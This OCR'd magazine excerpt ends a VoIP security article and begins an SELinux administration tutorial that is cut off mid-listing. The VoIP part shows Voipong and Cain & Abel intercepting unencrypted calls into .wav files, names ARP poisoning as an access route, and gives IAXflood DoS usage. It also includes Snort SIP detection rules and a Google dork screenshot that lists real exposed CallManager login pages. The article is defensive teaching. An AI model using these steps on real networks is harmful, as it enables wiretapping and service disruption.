Effective communication is based on the RTP protocol, as we can see in the previous graph made with Wireshark. We will use Voipong to discover problems which can manifest with tapping. Voipong is a network sniffer that allows the tapping of VoIP calls on several protocols (like SIP, H323, and Cisco's Skinni CLient Protocol), finding the clear communication on the RTP, decoding it and saving it to a .wav file. This project is also downloadable as a live CD from the developer's site.

It is possible to extend the supported decoder structure with DSOM modules (*Dynamic Shared Object Modules*), but in version 2.0 the G711 -law and G711 a-law codecs are natively supported. These are the most used codecs in the LAN terminals because of the quality of the audio. For correct functionality the sniffer needs the libpcap libraries and sox for the `.wav` file creation. After compiling and installing the package, we need to configure it with the `voipong.conf` file (Listing 5) and the voipongnets file where we indicate the target that we need to monitor with the sniffer:

```
192.168.3.0/255.255.255.0 lfp
```

lfp (*Least False Positive*) refers to an algorithm to identify the VoIP calls. For more details you can see the detailed online documentation. As a normal network sniffer, voiping needs to be in a listen mode with a network interface, capable of finding all VoIP traffic. To obtain this we can use several different options:

- Install it on the VoIP network gateway machine.
- Have a network interface connected on the switch monitor port.
- Have a network interface shared with a hub.
- ARP poisoning.
- Wwitch flooding.

When starting the voiponing we can activate the sniffer in background mode, and with the voipctl console we can see the intercepted calls (Listing 6).

As we can see in the Listing 6, with the shcall command we are able to watch a communication

Listing 6. *Voippong*

```
(voipong in background)

dimebag voipong-2.0 # ./voipong
EnderUNIX VOIPONG Voice Over IP Sniffer starting...
Release 2.0, running on dimebag [Linux 2.6.18 i686]
(c) Murat Balaban http://www.enderunix.org/
dimebag voipong-2.0 #
dimebag voipong-2.0 # ./voipctl
Connected to VoIPong Management Console

System:
dimebag [Linux 2.6.18 i686]

voipong> shcall

ID    NODE1             PORT1 NODE2             PORT2 STIME
                       DURATION
----- ---------------- ----- ---------------- ----- ----------------- -----
                       -------
09534 192.168.123.99    05022 192.168.123.92    16260 13/02/07 17:26:32 9
                       seconds

Total listed: 1
```

Listing 7. *Help voipong*

```
voipong> help
Commands:

help                    : this one
quit                    : quit management console
uptime                  : Server uptime
logrotate               : rotate server's logs
setdebug [level]        : set debug level to [level]
setmixflag [flag]     : set mix voice flag to true or false [e.g: 1 for true, 0
                        for false]
shutdown                : shutdown server
rusage                  : CPU usage statistics for the server
loadnets                : Reload voipongnets file
info                    : General server information
shcall                  : Show currently monitored calls
shrtcp                  : Show currently RTCP cache
killcall [id]           : end monitoring session with [id]
```

Listing 8. *Call file recording*

```
dimebag ~ # cd /var/log/voipong/20070213/
dimebag 20070213 # ls
session-enc0-PCMU-8KHz-192.168.123.92,16260-192.168.123.99,5022.raw

session-enc0-PCMU-8KHz-192.168.123.92,19088-192.168.123.99,5026.raw
session-enc0-PCMU-8KHz-192.168.123.99,5022-192.168.123.92,16260.raw
session-enc0-PCMU-8KHz-192.168.123.99,5022-192.168.123.92,16260.wav
session-enc0-PCMU-8KHz-192.168.123.99,5026-192.168.123.92,19088.raw
session-enc0-PCMU-8KHz-192.168.123.99,5026-192.168.123.92,19088.wav
```

between host `192.168.123.99` on udp port `5022` and host `192.168.123.92` on port `19260`.

Listing 9. *Snort voip rules*

```
# this set are for general SIP specific flooding
drop ip any any -> $HOME_NET 5060 (msg:"BLEEDING-EDGE VOIP INVITE Message
                      Flood"; content:"INVITE"; depth:6; threshold: type
                      both , track by_src, count 100, seconds 60
; classtype:attempted-dos; sid:2003192; rev:1;)

drop ip any any -> $HOME_NET 5060 (msg:"BLEEDING-EDGE VOIP REGISTER Message
                      Flood"; content:"REGISTER"; depth:8; threshold: type
                      both , track by_src, count 100, second
s 60; classtype:attempted-dos; sid:2003193; rev:1;)



#from the rules at nextsoft.cz
#intended to catch unusual numbers of unauthorized responses from sip servers
drop ip $HOME_NET 5060 -> any any (msg:"BLEEDING-EDGE VOIP Multiple
                      Unathorized SIP Responses"; content:"SIP/2.0 401
                      Unauthorized"; depth:24; threshold: type both, tra
   ck by _ src, count 5, seconds 360; classtype:attempted-dos; sid:
2003194; rev:1;)
```

Listing 10. *Snort SIP rules*

```
(snort rules)
#Rule submitted by rmkml
drop udp $EXTERNAL_NET any -> $HOME_NET 5060 (msg:"COMMUNITY EXPLOIT SIP UDP
                      Softphone overflow attempt"; content:"|3B|branch|3D|";
                      content:"a|3D|"; pcre:"/^a\x3D[^\n]
                      {1000,}/smi"; reference:bugtraq,16213; reference:
                      cve,2006-0189; classtype:misc-attack; sid:100000223;
                      rev:1;)
```

With the console we can see information and configure options for the server (Listing 7). To listen to the tapped phone calls in this example, we have to open the directory set in the configuration file as the option outdir and gather the `.wav` files (Listing 8).

Using *Cain & Abel* on a Windows PC, it is possible to achieve similar results, thanks to a VoIP sniffer that allows tapping.


This sniffer can tap communicatione coded with: G711 Law, G771 aLaw, ADPCM, DVI4, LPC, GSM610, Microsoft GSM, L16, G729, Speex, iLBC, G722.1, G723.1, G726-16, G726-24, G726-32, G726-40, and LPC-10. When you select it you can see the calls with the same codec and they will automatically be saved as decoded .wav files in the directory where Cain & Abel is installed. *With these powerful tools we can see how easy it is to tap telephone calls with protocols that work in clear mode, without using ciphering techniques. To avoid these problems it is better to use VPN channels or the SRTP protocol. In the same way, the audio streaming supported by IAX v2 in clear mode can be intercepted, but the creators of this protocol are working on a solution based on channel cyphered with AES not still declared.* Figure 3 Cain & Abel VoIP.

DoS

Another difficult obstacle to surpass is Denial of Service either on SIP or IAX v2 protocols.

Tools able to send DoS packets can be easily written, in perl, for example, by using CPAN libraries specific for the protocol or by using programs like SIPBomber, IAXflood, SIPsak.

A very powerful and easy-to-use program is IAXflood. This program is able to create a DoS on a VoIP server while we are using the IAX protocol. Using it is very simple (iaxflood):



Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File
19/02/2005 ...	19/02/2005 -...	192.168.0.2 (iLBC,8Khz,Mono)	213.140.22.73		RTP-20050218230205671.wav
19/02/2005 ...	19/02/2005 -...	65.39.205.114 (GSM,8Khz,Mono)	192.168.0.2 (PCMU,8Khz,Mono)		RTP-20050218230255609.wav
19/02/2005 ...	19/02/2005 -...	192.168.0.13 (Speex,8Khz,Mo...	213.140.22.73		RTP-20050218230405656.wav
19/02/2005 ...		65.39.205.114 (DVI4,8Khz,Mo...	192.168.0.2 (DVI4,8Khz,Mono)	Recording...	

Lost packets: 0%

Figure 3. *Cain & Abel VoIP*

```
usage: ./iaxflood sourcename
destinationname numpackets
```

You need to specify the source, destination, and packet number. The source and destination have to be reachable directly from your IP without NAT. The goal in using this packet is to lower the service quality until the service itself is blocked.

Conclusion and Suggestions

Based on the type of infrastructure, we'll need to pay attention to security issues such as:

- mantaining PSTN or ISDN lines for the voice packets.
- designing a backup power supply with UPS and switching power over ethernet to power the terminals.
- exposing the least number of clear or weak authentication services possible.
- not exposing phones and management interfaces over the Internet.
- using secure passwords for terminal management.
- using VLAN in our intranet to split data traffic and VoIP.
- whenever possible, using devices that supports SRTP audio cyphering.
- managing the QoS.
- using encrypted channels for VoIP traffic with VPN ipsec or tls.
- limiting the use of network resources (source IP control, ...).
- using application-level firewalls (SIP/IAX).
- using Intrusion Prevention Systems.

Using IPS is imperative for the DoS attacks on VoIP protocols. They work on the application level, so they can't be intercepted by level 3 ISO/OSI devices. The standard de facto IDS/IPS is Snort, IPS in-line mode.

The protocol that commonly suffers security problems is SIP. There are rules in Snort that protect it from the most common attacks. To quote some of them see Listing 9.

This portion of rules for the bleeding threads is with the desire to protect service continuity, a fundamental factor in a VoIP service. In Listing 10 we can see an example of protection from a known vulnerability.


This rule (from the Snort community) protects from possibly harmful violations. ●

On the 'Net

- *http://voipsa.org/Resources/tools.php*.
- *http://www.hackingvoip.com/sec_tools.html*.
- *http://www.wormulon.net/index.php?/archives/1125-smap-released.html -SMAP*.
- *http://remote-exploit.org/codes_sipcrack.html – SIPcrack*.
- *http://www.enderunix.org/voipong/ – VOIPONG*.
- *http://www.hackingexposedvoip.com/tools/iaxflood.tar.gz – IAXflood*.
- *http://www.openwall.com/john/doc/EXAMPLES.shtml* – documentazione John the ripper.
- *http://www.voip-info.org/wiki/view/IAX+encryption*.
- *http://www.voip-info.org/wiki/index.php?page=Asterisk+iax+rsa+auth*.

About the Authors

Luca Leone, Nicola Mondinelli, Pierpaolo Palazzoli, Matteo Valenza, the Snortattack project – (as the website says) is a SUG (*Snort User Group*) with the main goal of documenting the Snort installation and configuration processes. SUG users also write scripts to automatize Snort's inline installation. At the heart of the project is a clear key concept: *Communication Information Knowledge*, which intends to make it simple for everybody to find, update, and share everything that gets published. Snortattack.org originated with the collaboration of the knowledge and abilities of Matteo Valenza and Pierpaolo Parazzoli. It first appeared on the Internet six months ago, but it had been in planning by the creators nearly two years ago. The strong points of the project are its guides and scripts, which are used to install Snort in Italian or English, a forum, and a mailing list.



inurl:"ccmuser/logon.asp" - Google Search - Mozilla Firefox

File Modifica Visualizza Cronologia Segnalibri Strumenti ?
MSN Hotmail - Oggi
MRTG Index Page
Intranet Provincia di ...
www.snortattack.net
Area download Micro...
MSN Web Messenger
Google Marker
Gmail - Screenshot
Black Hat Europe 2007 Hote...
"(e.g. 0114930398330)" sn...
inurl:"ccmuser/logon.as...
inurl:"NetworkConfiguration...
Search History | My Account | Sign out
Web Images Video News Maps more »
Search
Advanced Search
Preferences
Web
Completato

http://www.google.com/search?q=inurl:%22ccmuser/logon.asp%22&hl=en&lr=&filter=0

erd commander 2003 live

llmetu@gmail.com

inurl:"ccmuser/logon.asp"

Results 1 - 5 of 5 for inurl:"ccmuser/logon.asp". (0.20 seconds)

Tip: Try removing quotes from your search to get more results.

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
ccmpubal.ns.itd.umich.edu/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
ccma.is-net.depaul.edu/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
https://69.54.73.3/CCMUser/logon.asp - 5k - Cached - Similar pages

IPTel User Options Setting Log On
IPTel User Options Setting Log On. Please enter your Staff ID (omit the last character if it's an alphabet) and IPTel PIN in the spaces provided below and ...
https://iptccm.nus.edu.sg/ccmuser/logon.asp - 5k - Cached - Similar pages

Cisco CallManager User Options Log On
Cisco CallManager User Options Log On. Please enter your User ID and Password in the spaces provided below and click the Log On button to continue. ...
https://69.150.137.4/ccmuser/logon.asp - 5k - Supplemental Result - Cached - Similar pages

Figure 4. *Google footprinting*

Demystifying the Power of SELinux

Daniel Boland, William Keys

Difficulty

●●○

Your Internet connection has been disconnected, cutting your server and workstations off from the world. You can't access important Internet services and your clients can no longer access your website or send you emails. Angry and ready to tear into them you call your ISP only to have them tell you it is not a service outage.

Instead they inform you that one or more computers on your network violated your term of services contract by sending out thousands of unsolicited emails over the past couple weeks. Very confused you wonder how this was possible. After all, your system's security patches are always up to date and you used the recommended firewall settings.

As long as there has been software, there has been software bugs. Some will cause your system to crash while others will allow a crafty cracker to get by your normal security protocols. To some, the above scenario may seem unlikely. However, not only is it possible, it's not even the worst they could have done. What if they stole confidential client data? What if a cracker used your compromised system as a base of operations to compromise government computers? As the owner of the server you would be responsible.

There is a solution though: implement a security system that will keep hijacked applications and user accounts from doing any real damage. Not only would this type of system protect you if an unknown bug allowed a person to hijack your web server, but, most importantly, it has already been developed. It's called Security Enhanced Linux (SELinux).

SELinux

SELinux was originally developed as a joint research project by the *Secure Computing Corporation* and *Information Assurance Research Group* of *National Security Agency* (NSA) with the goal to develop a strong, flexible mandatory access control architecture. Wanting to see the impact of their security enhancements on a mainstream operating system, the NSA cre-

What you will learn....

- Advanced Linux Security Configuration.
- Protect Your Server from Intrusion.
- How to Administer SELinux.
- Essential SELinux Tools and Commands.
- How to Start Writing SELinux Policy.

What you should know....

- General Idea of how Linux Works.
- Understanding of Command-line Administration.

ated a series of patches to the Linux kernel and standard tools which they released under the terms of the General Public License (GPL). As of the 2.6 kernel release, SELinux is now fully integrated into the kernel through the Linux Security Module (LSM). It's currently maintained by both the NSA and the open source community.

What Is It?

Without getting too technical, SELinux provides an additional layer of security on top of the traditional Unix security mechanism through what is referred to as *Mandatory Access Control* (MAC). MAC forces all users and processes to operate with only enough access to the system as is required to actually do their intended task. In other words, every action is initially denied and only actions explicitly defined in the security policy are allowed. It accomplishes this by placing *hooks* on all system calls that originate from user level programs and attempt to access or execute system resources. SELinux policies are only consulted after normal Linux security policies have allowed the action.

How To Get It?

Many distributions, such as Red Hat, Fedora Core, EnGarde Secure Linux and Gentoo (through a sub project called Hardened Gentoo), come with SELinux installed and configured. Other popular distributions such as Debian (and therefore its many derivatives) come with it installed but not enabled by default. If you want to experiment with SELinux with little or no experience it is recommended that you use a distribution such as Fedora Core or EnGarde Secure Linux that has SELinux built in and already configured. Enabling SELinux in Debian is straight forward. Instructions can be found at *http://wiki.debian.org/SELinux*.

Administration

System administrators will be happy to learn that most of what they know still applies to a SELinux enabled computer. There are however a few minor changes as well as security constraints that administrators will have to keep in mind. Since SELinux adds additional security on top of normal Linux security, certain shortcuts in performing tasks have been eliminated. In addition to some new tools (i.e, `chcon`, `checkpolicy`, `getenforce`, `newrole`...) slight modifications to old tools and system commands (e.g., `cp`, `cron`, `ls`, `mv`, `id`, `ssh`...) were made.

Long Live the ... Root?

Perhaps the biggest change will be the idea of user *roles*. Just being root no longer gives a user God-like capabilities. Every user has a role assigned to them. A typical user will have the `user_r` role and a system administrator will have the role of staff_r. Yet, even a user with the role of staff_r does not have a lot of power. The role of `staff_r` will allow an administrator to perform basic non-security threatening tasks. If administrators want complete access to the system they would have to change their role to `sysadm_r`. A user with the role of `sysadm_r` would have the traditional *root* powers, assuming that they also has the user id to go along with it.


To view your current role you would execute the id command with the `-Z` option like this:

```
[root@engarde ~]# id -Z
root:staff_r:staff_t
```

The `-Z` (or `--context`) option has been added to a lot of standard Linux commands to display and manipulate SELinux related information. The above output is in the *user:role:type* format. To change ones role, you would execute the `newrole` command with the `-r` option:

```
[root@engarde ~]# newrole -r sysadm_r
Authenticating root.
Password:
[root@engarde ~]# id -Z
root:sysadm_r:sysadm_t
```

After which you would also have to enter your password. You can see from the output of `id -Z` that root's current role has changed. The distinction of users and administrators is critical to the security of a system. A user with the role of `user_r` can't access any administrator commands. In other words, with a properly configured policy a typical user can't execute `newrole` and `su`, thereby forever limiting them



Welcome to the **Security-Enhanced Linux (SELinux) Control Console** for Guardian Digital WebTool and EnGarde Secure Linux. This WebTool module allows you monitor and manipulate the SELinux subsystem on this machine.

Select an operation below to get started.

Current Status: Enabled
Current Mode: Enforcing
Policy Version: 21

Toggle Current Mode
Download Current Policy
Launch Audit Monitor
Relabel Filesystem

A boolean is a switch which activates or deactivates a conditional section of the SELinux policy. Generally speaking when you activate a boolean you slightly decrease the security of your machine (because you are "opening up" a section of policy) and vice-versa. Below you may toggle the **boot** state and **current** states of the given booleans.

For each boolean the **default** value is shown and a boolean is shown in bold if either it's boot or current states differ from this default value.

Boolean	Default	Boot	Current	Boolean	Default	Boot	Current
httpd_content_over_ftp	Inactive	Inactive	Inactive	httpd_mysql	Active	Active	Active
httpd_script_remote	Inactive	Inactive	Inactive	httpd_webmail	Inactive	Inactive	Inactive
httpd_write_content_dir	Inactive	Inactive	Inactive	httpd_write_tmp_dir	Inactive	Inactive	Inactive
mysql_network	Inactive	Inactive	Inactive	read_default_t	Active	Active	Active
sshd_anyport	Inactive	Inactive	Inactive	user_dmesg	Inactive	Inactive	Inactive
user_tcp_server	Inactive	Inactive	Inactive				

© Copyright 2007 Guardian Digital, Inc. All Rights Reserved.

Figure 1. *Guardian Digital EnGarde WebTool SELinux Control Panel*

to their own account. Even users with a role of `staff _ r` are limited in where they can go and what they can see. For example, if you where to login as root and try to display the contents of a user's home directory you would be denied access.

```
[root@engarde ~]# ls /home/bob
ls: /home/bob: Permission denied
```

The only way to gain such access would be to change your current role, for which you would need the root password. So even if an intruder somehow hijacked a process running as root, they would be unable to transition to the higher role unless they actually knew the password. This added level of security will make administrators rethink the steps they normally take in administrating their systems. However, just as SELinux policies can point out flaws and bugs in software, it also points out flaws in the way some people administer their systems.

SELinux Tools/Commands

In order to mange the new security features of SELinux developers had to create some new tools and add some features to existing tools. Just about every command that deals with the filesystem had to be updated in order to account for the new file attributes introduced by SELinux. Thankfully most of these changes are transparent to the user. Most of the work was done on the inside, allowing users to use their favorite commands like they always have. For example, ls works just like it did before, with the exception that now it will display the security context of files and directories when given the `-Z` option:

```
[root@engarde /]# ls -Z
drwx--x--x root  root  system_u:
                        object_r:bin_t
                        bin
drwx------ root  root  system_u:
                        object_r:boot_t
                        boot
......
```

Notice the 3rd column: that is the security context for the files and directories. Taking a quick glance at it, `system _ u:object _ r:bin _ t`, you can see that there are really three things separated by a colon. The format is *user:role:type*. In the above example, `system _ u` is the user that owns the directory `/bin`, which makes sense, since `/bin` is obviously a system directory. The role of /bin is `object _ r`. *object_r* is a dummy role. Roles are split between *subjects* and *objects*. A user would be categorized as a subject, whereas a directory or file would be considered an object. `object _ r` is the default object type, which gives the file/directory no inherent role abilities. The directory type of `/bin` is `bin _ t`. This type would be specified in the SELinux policy and informs SELinux on how its contents can be accessed.


Commands that are used for viewing information (e.g. `dir`, `ps`, `pstree`, and `vdir`) use the new options just as the `ls` and id commands. Commands that manipulate or create data use the SELinux options slightly different. For instance, the `find` command can be used to search for files that have a particular SELinux context. This is done using the new `--context` option that was added to the command, like this:

```
[root@engarde /]# find / --context
                    system_u:object_
                    r:etc_t
/var/spool/postfix/etc
/var/spool/postfix/etc/host.conf
....
```

Other commands such as mkdir and cp gain the `-Z CONTEXT` and `--context=CONTEXT` options to specify the context of the new directories and/or files created (where `CONTEXT` is the new context).

Something New

SELinux adds advanced security functionality that an administrator must be able to efficiently manage. In order to achieve this, SELinux developers created a set of standard tools to that provide administrators with a simple and clean interface into the SELinux subsystem. The most basic are commands such as `avcstat`, `getsebool`, `setsebool`, `getenforce`, `sestatus`, and `setenforce`. These commands take simple arguments to do very specific tasks. For example, if you wanted to know the enforcing state and/or disable enforcing of SELinux policies (i.e. put SELinux into Permissive mode for testing), you would only need to use `getenforce` (to view enforcing state) and `setenforce` (to change enforcing state).



System Default Enforcing Mode: Enforcing
Current Enforcing Mode: Enforcing
System Default Policy Type: targeted
□ Relabel on next reboot.

Figure 2. *Fedora SELinux GUI Interface*

```
[root@engarde ~]# getenforce
Enforcing
[root@engarde ~]# setenforce 0
[root@engarde ~]# getenforce
Permissive
```

You would then call `setenforce 1` to re enable policy enforcing. Instead of 0 or 1 you could also type `Permissive` or `Enforcing`.

Putting SELinux into Permissive mode doesn't disable it. While in Permissive mode SELinux will still check users *and process* actions against the SELinux policy and log denials. It won't, however, stop any of these actions from being performed. It is the most useful mode when testing and implementing new rules. If you wanted to know more details about your SELinux status you would use the sestatus command:

```
[root@engarde ~]# sestatus
SELinux status:          enabled
SELinuxfs mount:         /selinux
Current mode:           enforcing
Mode from config file:    enforcing
Policy version:          21
Policy from config file:   engarde
```

Most of the output is self explanatory. The only thing that probably isn't obvious would be `SELinuxfs mount`, which is the location of the SELinux virtual filesystem. This filesystem should not need to be accessed directly, instead use the SELinux tools to read and manipulate this data. `sestatus` also takes optional arguments `-b` and `-v`. The `-b` option will display the status of policy booleans and `-v` displays a verbose check of process and file contexts.

The command `getsebool` and `setsebool` will enable and disable various SELinux boolean variables which allow you to turn on and off predefined policy options. For instance, it is possible to set your policy so that Apache can not write to directories. Then in your policy you could define a boolean that would allow for an exception. If you had a policy set up in this manner and you came a across a PHP or PERL script that requires permission to write to a directory you could then enable the boolean variable.

On EnGarde Secure Linux you could enable the boolean like so:

```
[root@engarde ~]# setsebool httpd_
                    write_content_
                    dir on
```

You could verify this worked by executing `getsebool`:

```
[root@engarde ~]# getsebool httpd_
                    write_content_
                    dir
httpd_write_content_dir --> on
```

It is important to remember that this will only affect the runtime boolean; next time you reboot this will be changed to the default setting. `setsebool` is meant for troubleshooting, so use it to change various boolean values to solve a problem and then permanently implement the changes by editing the boolean default boot values in `/etc/selinux/SELINUX_TYPE/booleans` (you should replace `SELINUX_TYPE` with the appropriate value for your distribution).

Turning a boolean value on weakens your SELinux policy by allowing a possibly unsafe operation to be performed. If you find yourself turning most of them on and/or creating a lot of custom entries then you might want to look over the setup of the applications that require boolean adjustments: they might have been set up incorrectly.

Checking Up On Performance

When analyzing your SELinux system it may be useful to view statistics of the access vector cache (AVC). The AVC caches decisions made by the security server, therefore speeding up future inquires of the same action. To view information on your AVC you can use the `avcstat` command. If no argument is provided, `avcstat` will provide statistics since boot. It takes 3 optional arguments: `-c`, `-f /path/to/stat/file`, `[time_interval]`. Where `-c` will output cumulative stats, `-f` will allow you to specify an alternate AVC statistics file (for instance an old snapshot) and `[time_interval]` tells `avcstat` to display results in real time (time interval is in seconds).

Listing 1. *Access Vector Cache Statistics*

```
 [root@engarde ~]# avcstat 20
  lookups    hits   misses   allocs  reclaims   frees
 46898958  46890664    8294     8328     6768    7890
   33797    33751      46      46      0      0
  123656   123656      0      0      0      0
...
```

Listing 2. *Checking The Context of Postfix*

```
 [root@engarde log]#ps -auxZ |grep postfix
 system_u:system_r:postfix_t   postfix  1419 0.0 0.5  4744 1428 ?  S
 08:22  0:00 pickup -l -t fifo -u -c
 system_u:system_r:postfix_t   postfix  1420 0.0 0.6  4796 1720 ?  S
 08:22  0:00 qmgr -l -t fifo -u -c
```

Listing 3. *Kernel Audit Access Denied Log Entries*

```
[root@engarde ~]# dmesg | cat -n
 1 audit(1179868925.454:150): avc: denied { getattr } for pid=1458
comm="httpd" name="bill" dev=sda5 ino=144490 scontext=system_u:system_r:
                     httpd_t
tcontext=user_u:object_r:user_home_t tclass=dir
 2 audit(1179868925.454:151): avc: denied { search } for pid=1458
                     comm="httpd"
name="bill" dev=sda5 ino=144490 scontext=system_u:system_r:httpd_t
tcontext=user_u:object_r:user_home_t
```

For example, to view `avcstat` in real time with new hits being display every 20 seconds we would execute the command like the one showed in Listing 1.

The first line displayed in Listing 1 is the default output, with subsequent lines being the real time data.

Hello, My File Context Is

With out a proper label, SELinux will not know what policy rules should apply to a file. You usually only need to worry about relabeling a file after upgrading your policy, either by downloading a newer version or developing your own. When you do need to relabel you will be using the commands `chcon`, `restorecon`, `setfiles`, and `fixfiles`. All of these commands will relabel the context of files, though they are used in different ways and for different reasons.

`chcon` is similar to `chmod`, it will change the security context of one or more files. `chcon` takes a few arguments, the important ones being `-u USER`, `-r ROLE`, and `-t TYPE`, where `USER`, `ROLE`, and `TYPE` are security contexts. The following command would change the role of the */etc/mail* directory:

```
[root@engarde ~] chcon -r system_u
                      /etc/mail
```

If you need too, use `-R` to also recursively change all the files contained with in the directory.

`restorecon` will restore the context of files based on the default context as stated in the policy. This is probably the most useful command in correcting file context upgrade errors. You could also give `restorecon` the `-v` option to view what is being changed. If used with the `-n` option it will not actually perform the relabel, just output what it would relabel. When relabeling it might be more useful to use `fixfiles`, which is a shell script designed for relabeling your entire system. It can take one of three arguments, `check`, `restore`, and `relabel`. The `check` option is similar to the `restorecon -vn` command: it will output all files on the system whose context does not match up with the default context as laid out in the policy files. The `restore` and `relabel` options do almost the same thing, the difference being that relabel will also optionally remove files in the `/tmp` directory.

Listing 4. *Write to Allowable Location using SELinux*

```
PHP Web Script
 <html>
 <?php

   $filename = "/home/bill/web/test.txt";
   $fp = fopen( $filename, "w" ) or die("Couldn't open $filename");
   fwrite( $fp, "Hello world\n" );
   fclose( $fp );
 ?>
 </html>
```

Listing 5. *Output of audit2allow when our PHP script is blocked*

```
